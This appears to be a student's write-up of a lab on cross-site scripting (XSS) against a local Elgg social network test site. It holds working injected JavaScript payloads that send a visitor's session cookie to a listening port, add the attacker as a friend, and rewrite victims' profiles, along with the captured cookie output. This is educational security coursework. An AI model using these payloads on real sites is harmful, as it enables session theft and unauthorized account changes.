
All Site Activity

Filter: Show All

No activity

samy

Step 4: View Samy's profile.




Samy

Brief description:

Friends

No friends yet.

Step 5: Boby’s cookies are sent to the attacker. (Shown in the GET request)



```
[04/14/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 52930)
GET /?c=Elgg%3Dk4pts3adnmijjsv6e4vjpv1s73 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

```

Observations:

After embedding the JavaScript code into Samy’s profile (in the brief description field), I initialized a TCP server listening on port 5555 at 127.0.0.1. After that I logged in as Boby to view Samy’s profile. Then Boby’s cookies are sent in a GET request to the TCP server and displayed there.

Q5.2 In our case, the parent document/script is an inline script at xsslabelgg.com; and the resource is the cookies at xsslabelgg.com. Therefore, they have the same origin and the access is allowed. In fact, the other server does not get in the way when enforcing the same-origin policy, since it only waits for a GET request sent from xsslabelgg.com, but it does not try to access any resources from xsslabelgg.com.


Q5.3 No. Because the Same-Origin Policy enforces that the document/script loaded from www.xsslabelgg.com cannot interact with the resources (e.g, cookies) at a different origin, in this case www.bankofamerica.com.

Q6.1

```
<script type="text/javascript">
   window.onload = function () {
      var Ajax=null;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="&__elgg_token="+elgg.security.token.__elgg_token;
      //Construct the HTTP request to add Samy as a friend.
      var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
      //Create and send Ajax request to add friend
      Ajax=new XMLHttpRequest();
      Ajax.open("GET",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
      Ajax.send();
   }
</script>
```

Q6.2

Step 1: Log in as Alice. Add Samy as a friend to figure out what an add-friend HTTP request look like.



Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
200	GET	samy	…	document	html	3.49 KB	11.62 KB	→ 58 ms
302	GET	add?…	…	xhr	html	3.50 KB	11.71 KB	
200	GET	samy	…	xhr	html	3.52 KB	11.71 KB	

Request URL: `http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg …`
Request method: `GET`
Remote address: `127.0.0.1:80`
Status code: ▲ `302 Found`
Version: `HTTP/1.1`


Response headers (364 B)

```
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Tue, 14 Apr 2020 17:38:17 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=84
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

Request headers (458 B)

```
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=1p0fnncrirar3hetrq044sb0u5
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

Step 2: Log in as Samy and embed the JavaScript code into Samy's profile.



Edit profile

Display name: Samy

About me

```
<script type="text/javascript">
   window.onload = function () {
      var Ajax=null;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="&__elgg_token="+elgg.security.token.__elgg_token;
      //Construct the HTTP request to add Samy as a friend.
      var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token; //FILL IN
      //Create and send Ajax request to add friend
      Ajax=new XMLHttpRequest();
      Ajax.open("GET",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

Public

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public


Location

Public

Interests

Step 3: Log in as Boby and visit Samy's profile.

Activity page before visiting Samy's profile:



All Site Activity

Alice is now a friend with Samy *4 minutes ago*


Samy is now a friend with Samy *20 minutes ago*

Alice is now a friend with Samy *27 minutes ago*

Alice is now a friend with Samy *43 minutes ago*

Alice is now a friend with Samy *45 minutes ago*

Visit Sam's profile:




Samy

Brief description:

About me

Activity page after visiting Samy’s profile:



Boby is now a friend with Samy *just now*

Alice is now a friend with Samy *5 minutes ago*

Samy is now a friend with Samy *21 minutes ago*

Alice is now a friend with Samy *27 minutes ago*

Alice is now a friend with Samy *44 minutes ago*

Alice is now a friend with Samy *46 minutes ago*

Another evidence to prove the attack was successful:

Samy added himself as a friend after I updated Samy’s “About Me” field, which could not be accomplished by clicking the “Add friend” button, because there is no such option.

Q6.3 Dynamically retrieve the two user-specific fields used in constructing the HTTP request to add Samy as a friend. They are needed because the fields vary across users and thus cannot be hardcoded.


Q6.4 No. Because the malicious JavaScript code we put into Samy’s profile contains many non-alphabetical characters essential for the correctness of the JavaScript code. If they were replaced with spaces by the browser before making the request to change the “About Me” field to the server, the JavaScript code stored on the server side won’t be valid and therefore when the victim retrieves Samy’s profile from the server, the JavaScript code cannot be executed to launch a successful attack.

Q7.1

```
<script type="text/javascript">
window.onload = function(){
   //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   //and Security Token __elgg_token
   var userName=elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;
   //Construct the content of your url.
   var content=token + ts + "&name=" + userName + "&description=<p>Greetings from
Samy!</p>" + guid; //FILL IN
   var samyGuid=47; //FILL IN
   var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
   if(elgg.session.user.guid!=samyGuid)
   {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
      Ajax.send(content);
   }
}
</script>
```


Q7.2

Step 1: Log in as Samy. Edit Samy's profile to figure out Samy's guid, and the request URL and the content of the POST request body to use.




Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
302	POST	edit	…	document	html	4.26 KB	15.12 KB	→ 52 ms
200	GET	samy	…	document	html	4.29 KB	15.12 KB	→ 41 ms
302	GET	add?…	…	xhr	html	4.26 KB	15.12 KB	
200	GET	samy	…	xhr	html	4.29 KB	15.12 KB	

```
__elgg_token= +elgg.security.token.__elgg_token;
++++++++//Construct+the+HTTP+request+to+add+Samy+as+
a+friend. ++++++++var+sendurl="http://www.xsslabelgg.com
/action/friends/add?friend=47"+++ts+++token;+//FILL+IN
++++++++//Create+and+send+Ajax+request+to+add+friend
++++++++Ajax=new+XMLHttpRequest();
++++++++Ajax.open("GET",sendurl,true);
++++++++Ajax.setRequestHeader("Host","www.xsslabelgg.c
om"); ++++++++Ajax.setRequestHeader("Content-
Type","application/x-www-form-urlencoded");
++++++++Ajax.send(); ++++} </script></p>
guid: 47
interests:
location:
mobile:
name: Samy
```



Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
302	POST	edit	…	document	html	4.26 KB	15.12 KB	→ 52 ms
200	GET	samy	…	document	html	4.29 KB	15.12 KB	→ 41 ms
302	GET	add?…	…	xhr	html	4.26 KB	15.12 KB	
200	GET	samy	…	xhr	html	4.29 KB	15.12 KB	

